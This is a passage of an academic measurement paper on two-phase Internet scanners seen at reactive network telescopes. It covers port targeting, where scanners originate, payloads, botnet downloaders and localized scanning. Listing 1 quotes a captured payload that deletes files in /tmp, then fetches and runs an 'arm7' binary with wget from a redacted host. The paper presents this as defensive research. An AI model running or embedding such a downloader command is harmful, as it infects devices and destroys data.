Figure 13: Unique destinations targeted in our /24 subnets on the first 10k ports. Two-phase scanners tend to scan all addresses of the subnets on selected ports and in specific time frames. Their service targets do not appear globally uniform.

This initial observation aligns with the scan coverages in our telescopes. Figure 13 shows the number of scanned hosts in our networks per port and day. Clear scanning patterns become visible for the two-phase scanners, whereas the one-phase scanning remains diffuse. This targeted behavior shows intent among the scanners as well as a consensus on what to probe. The next section further examines why two-phase scanners contact us.

Our analysis shows that two-phase and one-phase scanners both perform vertical scans. However, two-phase scanners focus more significantly on horizontal scans and engage much less in vertical scans. While previous work noticed a growing focus on vertical scans it either did not differentiate the behavior based on the scanner types [2, 26] or did not examine scanning in this context [3].

The distribution of the topmost visited service ports is displayed in Figure 14. We find about 30% of all two-phase scans




Figure 14: Distribution of top-20 ports. 20% of the scans are only visible at the EU vantage point.

target the `telnet` port 23, which was also the first contact point for Mirai. This is about half of the share observed by Heo et al. [26] in 2018. We only see around 1% companion scans on port 2323, which was a unique signature of Mirai [3]. For both ports we observe frequent (up to 200) connection retries in the second phase of the scan, which Spoki answers with a TCP reset. These retries could be attributed to the Mirai strategy of probing for multiple credentials. On the overall it appears as if Mirai persists in the scanning ecosystem, but slowly gets replaced by scanner variants of altered behavior.

We find that the port distribution (Figure 14) is highly biased with respect to the telescope location. Uniquely in Europe, ≈15% of the scan events address port 1433, which can be linked to a privilege escalation exploit in SIMATIC controllers—a popular automation systems by Siemens AG, which is a dominant supplier in Europe. Originally in the old MS-SQL Spida worm, the exploit persisted as part of the SIMATIC product until a few years ago. 10% of the scan events in Europe link to the TR-069 exploit on port 7547, which concerns home routers mainly popular in Europe. We can confirm this observation by inspecting irregular SYN traffic at the European IXP and Asian ISP. At the IXP, the port 7547 is the 7th most common port but only 145th in Asia. We observe irregular SYNs for port 1433 in European and Asian traffic, which may relate to successful SIMATIC deployment (*e.g.,* in India). In contrast, about 3% of the scans at the US telescope target port 4567, which grants access to a web server for management on Verizon Actiontec home routers exploitable by a Trojan.

Table 1: Contact types of two-phase events; shares taken relative to the contexts "Two-phase" or "w/ Payload".

Event Type	EU		US	
Two-phase	8,698,497	100.0%	7,899,333	100.0%
w/o ACK	2,894,987	33.3%	3,665,114	46.4%
w/o Payload	2,126,900	24.5%	1,767,249	22.4%
w/ Payload	3,676,610	42.3%	2,466,970	31.2%
Details w/ Payload				
ASCII	2,155,751	58.6%	1,984,444	80.4%
HEX	1,478,556	40.2%	339,217	13.8%
Downloader	42,303	1.2%	143,309	5.8%

Analyzing the evolution of the top-5 service scans over the last 16 years, we see a shift away from traditional service ports such as the Microsoft Directory Service/SAMBA port 445 among two-phase scanners in favor of telnet as diagnosed from an Asian perspective by Heo *et al.* [26]. Traditional one-phase scanners continue to concentrate on port 445 (50-60%), followed by a wide port distribution that starts one order of magnitude lower. Details are summarized in Appendix C.

4.2 Types of Interaction

Two-phase scanners may contact our vantage points with different intents. Some may open connections to see service announcements, also known as banner grabbing, while others deliver payloads. These payloads can be service-specific probes to elicit responses or collect information. These probes could further determine whether the service behind a port is the expected one, which is often not true [27]. A third kind of scanners delivers payloads that attack the system directly.

Table 1 lists the numbers of received two-phase events alongside the share of two-phase events that receive an ACK or a payload in the second phase. Payloads are further separated by type: *ASCII*-decodable, binary data we store as *HEX*, and ASCII payloads that contain *downloaders*. A downloader carries code in its payload that a vulnerable service runs upon reception to download and install remote software, see Section 5.2 for details. On average, payloads have been retransmitted 2.5 times in the EU and 3.2 times in the US.

The share of payloads without an ACK stands out. There is no obvious reason to return for a second phase without completing the TCP handshake, as no relevant information is learned over the stateless scan. A small part of these events can be explained by packet loss, since we do not retransmit packets. The port distribution in this category is rather wide and resembles the initial contacts, which may be an indication of overload at the scanner side.

Servers initiate conversations for some protocols, *i.e.,* after the TCP connection is established, they are the first to send payload. These payloads can be collected by scanners for additional information. In particular, the scanning can wait for this payload before interacting. As an example, the telnet login starts with an authentication request from the server upon which a client can provide credentials. Roughly 70% of the scanners in both regions contact port 23 without payload, which is consistent with banner grabbing via the telnet protocol.

Among contacts with payloads, the ASCII-decodable payloads dominate. These scanners favor the HTTP ports 80, 8080, and 81 in both regions. The EU additionally sees a larger share of ASCII contacts on port 7547, which fits the TR-069 plain text protocol (see Section 4.1).

Downloaders detectable in ASCII payloads are more common in the US. The most common ports include HTTP-type ports (80, 8089, 8080) as well as port 60001, which is used as a web server on some IoT devices. Consequently, these payloads are predominantly POST or GET requests.

For HEX contacts, ports 1433 (MS SQL, *cf.* Section 4.1) and 445 (active directory / SMB) dominate in the EU while the US sees contacts on ports 5555 (ADB) and 443 (HTTPS). This is consistent with the location-dependent targeting (*cf.,* Section 6).

4.3 Scan Origins

Two-phase scanning is globally observable in traffic flows at IXPs and ISPs as well as in network telescopes, see Section 2. To examine the origins of two-phase scanners, we map their IP source addresses to countries based on the NetAcuity Edge database [17]. The share of two-phase events by country for each of our vantage points are presented in Table 2, for top-5 contributors. While both vantage points observe similar origin countries, the intensity of scans per country differs significantly. Compared to [15], we observe a more equal distribution across nations. China is not the major source of two-phase scans. Most notably, Ukraine and Poland hold a significant share in the EU, while Taiwan is a major source of two-phase scans in the US.

We also examine the monthly evolution of traffic shares for Apr., May, and Jun. In Apr., at our US vantage point we see a country distribution similar to the averages in Table 2. In May, Taiwan hosts the majority of scanners (14.5%) and thus more than the US (9.5%); this ranking swaps in Jun. again. China (6% to 7%), Brazil (4.9% to 6.3%), and Romania (4.6% to 8.5%) slightly increase in share. Taking a closer look at the rise in traffic in Taiwan during May, we observe numerous addresses that each contribute few events (less than 1%). The majority (85%) sits in AS 3462. This is accompanied by a stronger interest in HTTP-like ports (80, 8080, 88, 8000, etc.) and the most common payload is a simple `GET` request (roughly 50%).

The EU telescope observed even more variation. In Apr., the biggest share is held by Ukraine (17.8%), followed by China (13%) and the US (8.3%). Traffic from Russia (5% to

Table 2: Top-5 share of two-phase events (*i*) ranked by country of source IP addresses and (*ii*) by source AS annotated with the AS type. The EU sees larger shares from the top IP sources. Most sources are located in transit networks.

Ranked by source IP address				Ranked by source AS			
EU		US		EU		US	
1. Ukraine (UA)	13.37%	United States (US)	11.93%	Transit/Access (UA)	10.11%	Transit/Access (CN)	9.36%
2. Russia (RU)	11.54%	Taiwan (TW)	11.04%	Enterprise (PL)	7.48%	Transit/Access (UK)	5.60%
3. China (CN)	11.46%	Romania (RO)	6.62%	Enterprise (RU)	7.29%	Transit/Access (KR)	3.94%
4. Poland (PL)	11.22%	China (CN)	6.53%	Transit/Access (TW)	5.19%	Hosting (US)	3.19%
5. United States (US)	7.32%	Russia (RU)	5.56%	Transit/Access (CN)	4.01%	Transit/Access (CN)	2.91%

15.6%) and Poland (3.5% to 17.4%) increases significantly over the months. Similar to events observed at the US telescope, the share of events originating from Taiwan peaks in May (8.6%). Overall, two-phase scanning activities appear rather volatile and unbound to specific infrastructure.

To analyze the type of networks that host two-phase scanners, we map each source IP address to its origin autonomous system (AS). Table 2 lists types and countries of the top five ASes observed at each vantage point. The AS types are based on the CAIDA AS Classification data set [8]. The top contributing ASes are transit and access providers (70%). At our EU vantage point, we observe two enterprise networks located in Poland and Russia, while we only see a single hosting provider (Digital Ocean) among the top 5 at our US telescope.

We examine the source addresses hosted in transit/access ASes in detail to understand whether they belong to residential end hosts instead of server-based infrastructure. Using reverse DNS queries we find that most of the names match the patterns of access nodes (*e.g.,* an IP address followed by a domain). In most of these ASes, a large number of IP addresses (10k+) send out few probes each. Two ASes, however, differ: AS 48081 and AS 9009 observed in the EU and US, respectively, in which we only see a few source IP addresses that massively send out two-phase scan packets. We now inspect these further.

All traffic originated from the Ukrainian AS 48081 relates to a single scanner. Using HTTP banner grabbing we find that the scanner runs on a Mikrotik DSL router, which is known to be vulnerable to a number of exploits [10]. Most of the probing packets target the highly vulnerable services TR-069 (7547) and Telnet (23). Potential ports of HTTP servers (*i.e.,* 80, 8080, 8002, 8001, 81, 82) are scanned one order of magnitude less.

AS 9009 is located in Romania and hosts nearly 80 scanners. Up to five of the scanners contribute most of the traffic. These heavy hitters exhibit sequential IP addresses and generic residential router names. The distribution of targeted ports suggests systematic scanning. In particular, two addresses scan a large variety of ports with similar frequencies. These scanners exclude ports 23 and 7547.

One option to host scanners is the cloud. We examined the top ten observed ASes of hosting providers at both vantage points. The largest share is held by the hosting provider represented in the top five in the US. Only two more hosting providers held more than 1%. From this we conclude that a two-phase scanner infrastructure in the cloud is not popular in practice, similar to the observation of Heo *et al.* [26] for telnet scans. The efficiency of stateless scans combined with exploitable victims eases infrastructureless attacks. Attackers hence tend to infiltrate end hosts and create a (P2P) botnet.

5 Transport Payloads

Spoki collects payloads from TCP ACK packets that complete a handshake, which is one of its unique features compared to a traditional network telescope. Table 1 lists the share of events that contacted us with a specific payload type. We observe 166,035 and 190,905 unique payloads in the EU and the US respectively, where 38% and 41% are ASCII-decodable. The most frequently scanned port (port 23) almost never received a payload, *cf.,* Section 4.2.

For a detailed analysis, we group payloads by longest common prefixes of the first N bytes, since common prefixes hint at similarities such as identical protocols. We chose a maximum prefix length of 200 bytes since both vantage points dominantly captured payloads with 200 bytes or fewer. Figure 15 depicts the number of distinct prefixes per payload length. The prefixes diverge significantly after 12 bytes (*i.e.,* `GET / HTTP/`) and after 31 bytes, exhibiting more branches in the EU data (*i.e.,* `GET / HTTP/1.1\r\nHost: IP.AD.DR:PORT` with the IP address matching the first three octets of our IP prefix). At about 35 bytes a few prefixes from




Figure 15: Distribution of distinct payload prefixes: Steps around 12 bytes and 30 bytes hint at common protocols.

Table 3: Observed ASCII and hex payloads ranked by maximum share.

ASCII payload					Hex payload				
	EU		US			EU		US	
Payload prefix	Share	Ports	Share	Ports	Payload prefix	Share	Ports	Share	Ports
`GET / HTTP/1.1`	73.50%	7547, HTTP[1]	46.75%	HTTP[1]	TDS7[3] Pre-login	74.52%	1433	1.16%	1433
`GET login.cgi`	14.64%	HTTP[1]	21.18%	HTTP[1]	TLS Client Hello	4.55%	443, 8443	37.80%	443, 8443
`GET / HTTP/1.0`	1.10%	HTTP[1]	10.49%	HTTP[1], 10255	ADB[4] Connect	4.97%	5555	37.01%	5555
`POST /`	3.72%	52869, HTTP[1]	4.12%	HTTP[1]	SMB Negotiate	11.04%	445	–	
Debugging port[2]	1.09%	9530	2.04%	9530	PSQL/UPnP	0.35%	5432	3.10%	5432, 5000
Hardcoded auth[2]	0.95%	4567	3.13%	4567	TSAP	0.45%	102	1.42%	102
`SSH-2.0-`	0.93%	22, 2222	1.65%	22, 2222	MongoDB	0.27%	27017	1.21%	27017
`GET /s` (e.g., shell)	0.71%	8983, 60001	2.01%	8983, 80, 60001	*Unknown*	0.16%	28967	1.15%	28967

[1]HTTP-like ports such as 80, 8080, 8081.
[2]Strings related to exploits of embedded devices, *e.g.,* DVRs, NVRs, and IP cameras.
[3]Tabular Data Stream Protocol (TDS) used by Microsoft SQL.
[4]Android Debug Bridge (ADB).

the US branch, but are hard to pin down to a specific payload. The large EU increase terminates at 40 bytes, which marks a hex payload of the Tabular Data Stream Protocol.

These striking jumps suggest large shares of similarly structured payloads. To identify further commonalities, we build a prefix tree and match trivial components (*e.g.,* destination IP addresses). Based on the common payload prefixes, combined with targeted ports, we identify the strongest contributing protocols as listed in Table 3. At both vantage points, the majority of the observed payloads are HTTP GET requests version 1.1. Port 7547 stands out in the EU, which is related to the TR-069 vulnerability. The prefix `GET /s` covers `GET /shell`, including further commands that switch directories, download a shell script or a binary, and give permission to execute (example in Listing 1).

Listing 1: Query of a GET request observed to `/shell` on port 37215. It downloads and executes `arm7`.

```
1  cd /tmp; rm -rf *; \\
2    wget http://IPv4/arm7; \\
3      chmod 777 arm7; ./arm7 rep.arm7
```

5.1 Assessing Maliciousness

We first analyze the maliciousness of payloads semi-manually by extracting payload data, decoding it, and comparing to known exploits. While this generates a basic overview over a subset of payloads, we follow a systematic approach thereafter using blocklists and a threat intelligence provider.

We can tell from the payloads that 150k POST events in Europe (600 in the US) relate to a UPnP exploit of Realtek that can lead to code injection. Two other frequent payloads send hex strings related to exploits in embedded devices, see "Debugging port" and "Hardcoded auth" in Table 3.

We decoded binary payloads using Wireshark. Aside from the payload sent to port 28967, which we could not decode, target services (or devices) relate to known exploits. In the EU, a dominant share of two-phase scanners is hitting port 1433 (Microsoft SQL/SIMATIC) while the share in the US is evenly distributed between 443 and 5555 (TLS and Android Debug Bridge). Some Android devices allow attackers access on this port, *e.g.,* to install cryptocurrency miners [36, 51]. Port 27017 (MongoDB) was targeted by hackers in 2020, who copied and deleted databases to hold the data for ransom.

∼3% of the `HTTP / 1.1` payloads include the string `zgrab` and a user agent matching the default value in the ZGrab source code, *cf.,* [46]. We observe two variations of the "Host" headers: one uses the form HOST:PORT and favors port 80, the other lists an integer and targets up to 5 ports equally.

Overall, we see payloads that are clearly malicious (*e.g.,* carrying shell code) as well as more harmless ones (*e.g.,* those using the ZGrab user agent). However, payloads that look benign at first glance could be used for reconnaissance scans by malicious actors.

For a systematic cross verification, we compare source IP addresses to blocklists and data from GreyNoise (GN) [24], a threat intelligence provider. We acknowledge that these systems have limitations [37] but we also emphasize that there is currently no perfect solution [18]. We try to minimize systematic errors by using diverse sources as a loose form of verification. *URLhaus* [54] shows a source overlap of 3.0% (7.6% events). MalwareWorld [40] includes 4.6% of our sources (16.06% events). *BlockIP* [44] exhibits an overlap of 6.9% (30.6% events). We see overlaps of 3.9% (13.4% events) and 2.8% (15.6% events) on the *sshclient* and *sipquery* lists collected by DataPlane [33]. GN classifies 56% (EU) and 70% (US) of the two-phase payload sources as malicious. The overall share of malicious sources is comparably lower among all scanners with 38% (EU) and 35% (US).

In summary, all analyses of payloads and data sources reveal a notable share of malicious actors among two-phase scanners. In addition, malicious sources produce a relatively large share of the entire events.

5.2 Analyzing Downloaders

We identified those ASCII-decodable payloads that perform downloads using `wget` or `curl`. We denote the source address of the payload as the *scanner* and the address targeted by the download as the *hoster*. Each event gets a *name* extracted from the last path element of the URL. The most common name we see is `arm7` with 44% (EU) and 58% (US), respectively. It is followed by `mpsl` (around 10%), `le.bot.arm7` (5-8%), and `viktor.mips` (3%).

Some names point at an architecture directly such as `arm7` while others include a file ending. Shell scripts make up 8% (EU) vs. 6% (US). These are platform-independent and usually perform further tasks such as downloading architecture-specific binaries. The `mips` architecture takes a share of 9% vs. 5% while `x86` makes up only 5% vs. 2%. This composition fits the increasing focus of malware on home gateways and IoT devices, which could be observed over recent years.

Characterizing scanners and hosters by their origin AS shows large diversity. Only a single AS originates about 10% of the scans in both regions, AS 202425 (int-network). In contrast, the hosters appear consolidated among a few ASes. The top four hosters make up 50% of the events, lead by AS 16276 (ovh) with 18% (EU) vs. 23% (US). AS 42864 (giganet-hu) serves 10.5% (EU) vs. 5.4% (US) downloads and stands out as an ISP. This ISP contributes a larger variety of names, but the most common name `le.bot.arm7` hints at a botnet.

Two more ASes, AS 206898 (bladeservers) and AS 36352 (as-colocrossing), contribute around 10% in both regions. These hosters are traditional cloud providers and the overall numbers show that a small group of hosters play a large role in the distribution of (potential) malware.

5.3 Analyzing Executables

In the next step, we automatically fetch files (*i.e.,* binary files and shell scripts) to which the downloaders of the second scan phase refer. Spoki supplies the URLs in real-time, but we rate limit the download process for repeating URLs by one download per hour. Accessing URLs within one hour leads to success rates slightly below 50%, presumably many scanning campaigns run outdated configurations. 1% of the URLs include broken hosts (*e.g.,* `YOURIPHERE`).

Over the course of 4 months in 2021 we downloaded 12,319 executable files with 250 distinct hashes (2.2%). While we again see a large variety of names such as `arm7`, `b3astmode.arm7`, or `init.sh`, the most frequent name was a variant of `Mozi` with more than 80%. Those files exhibit three different suffixes: `m`, `a`, and `7`. The Mozi botnet has been around since 2019 and gained new capabilities since then [43]. Its P2P approach becomes apparent, because the IP addresses of the hosters coincide with those of the scanners that sent the payload.

Analyzing the file types of the downloads, the majority (70%) are 32-bit ELF binaries (67% MSB MIPS, 26% LSB ARM, 5% LSB MIPS, 1% LSB Intel 80386). In addition, we observe 14.8% shell scripts that configure the host, download binaries of multiple architectures, and run them. The remaining files are classified as 10.8% ASCII text (nearly 90% of these are shell scripts), 4% HTML (most carry a warning for suspected phishing in the title), and two ELF 64-bit x86 binaries.

We classified the downloaded binaries using the malware database VirusTotal [55]. For each unique file, we queried VirusTotal from the first detection of the file by Spoki until its appearance in the database. Binaries already known were considered *old*, binaries later discovered by VirusTotal are *new*, and binaries not appearing are considered *benign*. The classification results of our four months analysis are as follows: 18% benign, 65% old exploits, and 17% new exploits. Almost two-thirds (62.4%) of the hashes are classified as Trojans, and 8% are classified as downloaders. Among them 58.8% are labeled *Mirai*.

Our data was collected from February to March and August to September 2021 with a four months pause in between. While Mozi dominates both time frames, we can see a shift in the source countries of the Mozi hosters. During the first period Serbia dominates with 65% of the downloads, followed by India (21%) and China (4.8%). In the second period Serbia disappeared and the origin shifted towards China, now supplying 69%. India dropped to 11.3%. This highly volatile behavior could signify a shift in infections from one region to another, but could also be the result of evolving scan strategies with new instructions for bots.

6 Localized Two-Phase Scanning

We observed (*i*) scanning of services specifically tailored to regional deployment and (*ii*) a geographic proximity between victims and origins. In this section, we first describe our observation of locality in the telescopes, then we examine correlations between sources, targets, and the vantage point based on IXP data.

6.1 Scanning Locality at Telescopes

We selected the ten routable prefixes with the highest activity to look behind the scenes of scanners and estimate their scopes. These top prefixes contribute 35–40% of all scanning events, depending on the vantage point. While examining data from the EU telescope, we found that an astonishing six out of the top ten prefixes (by count of two-phase events) are located in the same /16 block as our /24 network telescope. The shares are visualized in Figure 16.

Our observation point in the EU consists of 256 addresses in a single /24 routable prefix, which we advertise from our own autonomous system. The covering /16 prefix splits into




Figure 16: Share of two-phase events from the ten most contributing prefixes observed in the EU aggregated by locality. The orange bar shows the share originating from prefixes in the same /16 IPv4 address block as our /24 telescope.




Figure 17: Share of local, irregular SYNs for scanners visible at the European IXP. The sources in the top left corner sent all of their irregular SYNs to a destination within the same /16. (Sampling rate: 1:16k)

different networks that are distributed among other ASes. Correspondingly, the prominent scanning activities emerge from different sub-prefixes (and providers) of this /16 prefix. Providers are also located in different countries – the Ukraine, Poland, and Russia.

Traffic originated from only one single address within each sub-prefix, with the exception of one case where addresses switched during our observation period with no overlap in the activity windows—a likely re-addressing of the same host. These hosts seem not tied to specific service campaigns but scanned various service ports, *i.e.,* 8080, 80, 8082, 8081, 82, 81, 23, and 7547.

Topological locality in scanning has been previously noticed in specific contexts [9, 48], but could not be pinned down systematically. We suspect that traffic localization occurs significantly at regional level. For this reason, we widen our analysis and examine our U.S. vantage point for events originating from the related prefixes. We find no evidence of any topological correlation between scanners and this 'victim' (the U.S. vantage point), which confirms that locality patterns largely depend on regions and cannot be generalized on a global scale.

6.2 Scanning Locality at a European IXP

Motivated by the locality observation in our EU network telescope—*i.e.,* it receives a significant share of irregular traffic from networks of the same /16 prefix—we extend our analysis to a European IXP. At the IXP, we can examine all (sampled) traffic flows and check whether other source prefixes emit irregular SYNs targeting the same covering /16 prefix.

We observe local, irregular SYNs for a total of 370 /16 prefixes, which—since a /16 prefix hosts about 65k target addresses and considering a sampling rate of 1:16k—amounts to about 150 packets per host in each prefix. These packets are largely targeted towards specific ports and match the behavior of two-phase scanners we observed. 96% of local SYNs target telnet and router management ports (23, 7547, 8291), which notably deviates from the non-local, irregular traffic (12% for the top three ports 80, 443, 23). In addition, the most active sources are situated in ISP networks and in multiple cases we were able to identify consumer grade routers (MikroTik) based on Shodan information. This indicates that infected home routers search for victims of their kind in the adjacent address space.

For sources that sent at least one local, irregular SYN, we count the number of all irregular SYNs and calculate the share of local SYNs, see Figure 17. Scanning within the local /16 network is a common behavior among scanners in this region. So much, that we find sources that only send a significant amount of local, irregular traffic (note the sampling rate of 1:16k). Correlating the sources between the IXP and European telescope shows that 81% of all sources for irregular, local traffic observed at the IXP have also completed a two-phase scanning event in the telescope. This suggests that they are not limited to their /16 and occasionally stray to different prefixes, thus showing up at our vantage point.

Overall, we find highly targeted scans that operate locally and in specific prefix-ranges only, potentially aimed at certain consumer grade routers. Repeating the analysis for the Asian ISP, however, shows no correlation of /16-local (nor /8-local) irregular SYNs. Hence, we again conclude that the observed findings are a regional phenomenon of European networks which is analogous to the observations in our telescopes. Our results extend previous findings [1] that botnets largely target /16 prefixes when performing localized scans.

7 Related Work

Stateless Scanning. Scanrand [30] introduced stateless scanning in 2002, which was followed in 2004 by Unicorn [38], and in 2013 by Masscan [23] and ZMap [16], the most popular tool. In this paper, we showed both that stateless scanning increased significantly since 2014 and that many stateless scans are complemented by stateful scans (*e.g.,* Nmap) when the destination is responsive, often to explore vulnerabilities in more detail. Most recently, Izhikevich *et al.* introduced

LZR [27], an advanced scanning system to identify Internet services and to reduce false positives due to middleboxes.

In contrast to prior work [25], we cannot apply any kind of training phase to distinguish different scan implementations. Applying similar techniques to our data set leads to a high false positive rate, which we can avoid due to a known feature set. To cope with obfuscation of TCP sequence numbers, we focus on non-random header field values [21].

Observing Scanners. Bailey *et al.* [4] collected incoming payloads, before stateless scanning was introduced. Pang *et al.* [45] monitored IBR and built application-level responders. Their results underscore the importance of analyzing unsolicited traffic to identify new breeds of malicious activities. In contrast, Spoki does not run in kernel but in user mode, which eases maintenance. Wustrow *et al.* [58] excluded active measurements when looking at IBR.

Durumeric *et al.* [15] observed scanners from a darknet. They found that ≈30% of the HTTP(S) scan traffic in 2013-2014 relates to research institutions. Our analysis of two-phase scanners clearly showed that many scans do not relate to benign activities, which increased since 2017 notably.

Richter *et al.* [48] used the firewall infrastructure of a global CDN to collect unsolicited traffic. Their vantage points are live CDN servers that run the firewalls, distributed across more than 1,000 ASes. They find that most of the observed scans do not cover the entire Internet, but remain partial, with 30% even touching only a rather confined, local region of the address space. Unfortunately, no clear signature of IP-locality could be identified. Instead, a different target of the scanners became visible, emphasizing vulnerable home gateways. The measurement was purely passive and considered the vantage points as a combined set. In our work, we showed that reacting to connection requests is crucial to reveal malicious intents and to analyze vantage points separately with respect to their topological as well as geographical distribution. Blaise *et al.* [6] found that preliminary scans target a subset of the IPv4 space, which makes them only visible in specific data sets. We confirm and expand this observation in our study.

Overall, our unique measurement setup of reactive, distributed network telescopes, focusing on two-phase scanners offers new insights on scanning behavior. We can confirm that—for some setups—scans often occur from adjacent address space. In contrast to related work, we also found that scanners select services to target based on the location of a destination, indicating that attackers execute informed strategies. To our surprise, origin countries of scanners are visible independently of the vantage point but the intensities of the scanning activities depend on the locations of the telescopes. Table 4 compares most related prior work with Spoki.

Honeypots. Spoki operates somewhere between pure network telescopes and honeypots [7,42]. In contrast to honeypots [47], Spoki does not emulate any services or complete network stacks. It runs on a given IP prefix without knowledge of individual IP addresses or sockets. Spoki supports source-specific state, which we use to avoid an impact on scalability. Honeypots deployed in different networks observe vastly different scanning activities [57], which motivated deploying Spoki in geographically and topologically distributed networks.

Table 4: Comparison of prior work and Spoki.

Measurement Year	Monitoring System: Flow data	Telescope	Honeypot	CDN	LAN	Active	Location	Key Results: 2-phases	Ports	Topology	Geography
1994-'06 [2]	✘	✘	✘	✘	✓	✓	US	✘	✓	-	-
'04 [9]	✘	✓	✘	✘	✘	✘	US	✘	-	✓	-
'04 [45]	✘	✘	✘	✘	✓	(✓)	US	✘	✓	✓	-
'06 [1]	✘	✓	✓	✘	✘	✓	US, PL	✘	-	✓	(✘)
'06–'10 [58]	✘	✓	✘	✘	✘	✘	US	✘	✓	✓	-
'08–'15 [5]	✓	✘	✘	✘	✘	✘	US	✘	✓	✓	-
'11 [13]	✓	✓	✓	✘	✘	✘	US	✘	✓	✘	(✘)
'13-'14 [15]	✘	✘	✘	✘	✓	✘	US	✘	✓	-	-
'15 [21]	✘	✓	✘	✘	✘	✘	-	✘	-	-	-
'16 [26]	✘	✘	✘	✘	✓	✘	KR	✘	✓	✓	-
'18 [48]	✘	✓	✘	✓	✘	(✓)	156 cou.	✘	-	✓	-
'20-'21 Spoki	✓	✓	✘	✘	✘	✓	US, EU	✓	✓	✓	✓

Honeyd [20,52] runs virtual hosts to study different servers. In Spoki, we do not need to virtualize single hosts, which reduces overhead. Vrable *et al.* [56] present Potemkin, a virtual honeyfarm that creates VMs on demand to capture incoming traffic. Potemkin achieves scalability based on VMs that only remain active as long as needed. The paper presents performance and runtime insights from a 10 min. deployment of Potemkin on a /16 network. Handling the incoming traffic required 58 VMs on average with peaks into the thousands.

GQ [32] provides a platform to research malware at scale while keeping it contained. In addition to intentional infection, GQ supports a honeyfarm model where machines are exposed to the Internet. Flexible containment policies address the requirements for individual malware but may require manual work to fit. GQ does not focus on scalability as Potemkin [56] or Spoki do and only targets a "moderate" number of hosts.

Potemkin and GQ are orthogonal to Spoki. While Potemkin could potentially fit into a similar deployment type—not as an add-on to a telescope but as a replacement—GQ could be an additional deployment where malware collected by Spoki could be run for further analysis.

Spoki collects packets after a TCP handshake. While packets might include malware, Spoki does not perform any other actions aside from identifying download instructions that use wget and curl to acquire the linked data. In contrast, high interaction honeypots emulate full systems and potentially allow the execution of malware.

8 Discussion and Outlook

In this paper, we identify and systematically explore two-phase scanning, which appears as a separate, parallel wave of malicious activities on the Internet since 2014. We developed Spoki, a highly scalable analysis tool that transforms passive telescopes into reactive measurement platforms and interacts with TCP scanners.

Two-phase scanners follow a stateless approach to initially scan for victims. This enables them to explore the Internet rapidly and poses a particular threat to the community. Although originally used by researchers, stateless scanning is now linked to malware. The low technical requirements enable everyone and every device to participate in Internet-wide scans. At such high scanning speeds attackers can identify and attack vulnerable devices leaving little time to react. They can thus construct botnets quickly. Our observations have practical and operational implications.

Security Takeaways. Independently of the exploited protocol and vulnerability, two-phase scans act as a catalyst. To protect against two-phase reconnaissance scans, we encourage *network operators* to deploy alert or filter rules (Appendix D), while scanning for research purposes could be accepted.

System maintainers should be aware that their vulnerable devices can be discovered within hours and any exploit may turn their systems into an active scanner. They should monitor for malicious activities and shorten update cycles.

Developers of monitoring tools should support software that reacts to irregular TCP SYNs even though those SYNs do not comply with common TCP behavior, otherwise *users* of monitoring systems, including operators and researchers, will see fewer types of attacks. Our analysis of the transport payload underscores that lightweight transport-layer handshakes are sufficient to capture the locations of malware, which can be fetched asynchronously (and from different locations compared to the measurement probe) for further inspection.

By correlating two *reactive* network telescopes and additional vantage points in the Internet core (IXP, ISP), we unveil the differences between traditional one-phase and two-phase scanners. We find two-phase scanners to be significantly more targeted towards their victims. Repeatedly launched on home routers, two-phase scanners are also used for location-specific scans by various malware types. These locality features could be drilled down in the dimensions of physical geolocation as well as topological proximity in the IP address space, which guides *network operators* where to deploy probes. Furthermore, these results show that two-phase scanners operate more informed and explicitly target regions with vulnerable devices. These insights help to inform *policy-makers* on the need to support long-term software updates and advise for deploying protective measures.

Outlook. In the future, we will use Spoki to assess the evolution of scanning through enhanced capabilities and on a larger scale. We will extend Spoki with fingerprints of multiple scan and malware families to detect and classify them automatically, thereby focusing on dedicated behavioral analysis of individual scanning campaigns. We will also expand our telescopes to cover portions of the IPv6 address space.

Artifacts. All artifacts of this paper are available at https://spoki.secnow.net.

Acknowledgements. We would like to thank our shepherd Zakir Durumeric and the anonymous reviewers for their helpful feedback. Shane Alcock is gratefully acknowledged for early discussions on this topic, as is Matthew Luckie for his work on Scamper. We also thank Jeremy Turner for sharing his insights into malware activities. We thank the RIPE NCC for providing us temporary Internet ressources to conduct our measurements. This work was partly supported by National Science Foundation grant CNS-1730661 and the German Federal Ministry of Education and Research (BMBF) within the project PRIMEnet.

References

[1] Moheeb Abu Rajab, Jay Zarfoss, Fabian Monrose, and Andreas Terzis. A Multifaceted Approach to Understanding the Botnet Phenomenon. In *Proc. of ACM IMC*, pages 41–52, New York, NY, USA, 2006. ACM.

[2] Mark Allman, Vern Paxson, and Jeff Terrell. A Brief History of Scanning. In *Proc. of ACM IMC*, pages 77–82, New York, NY, USA, 2007. ACM.

[3] Manos Antonakakis et al. Understanding the Mirai Botnet. In *Proc. of USENIX Security Symposium*, pages 1093–1110, Vancouver, BC, Aug 2017. USENIX.

[4] M. Bailey, E. Cooke, F. Jahanian, et al. The Internet Motion Sensor: A Distributed Blackhole Monitoring System. In *Proc. of NDSS*. Internet Society, Jan 2005.

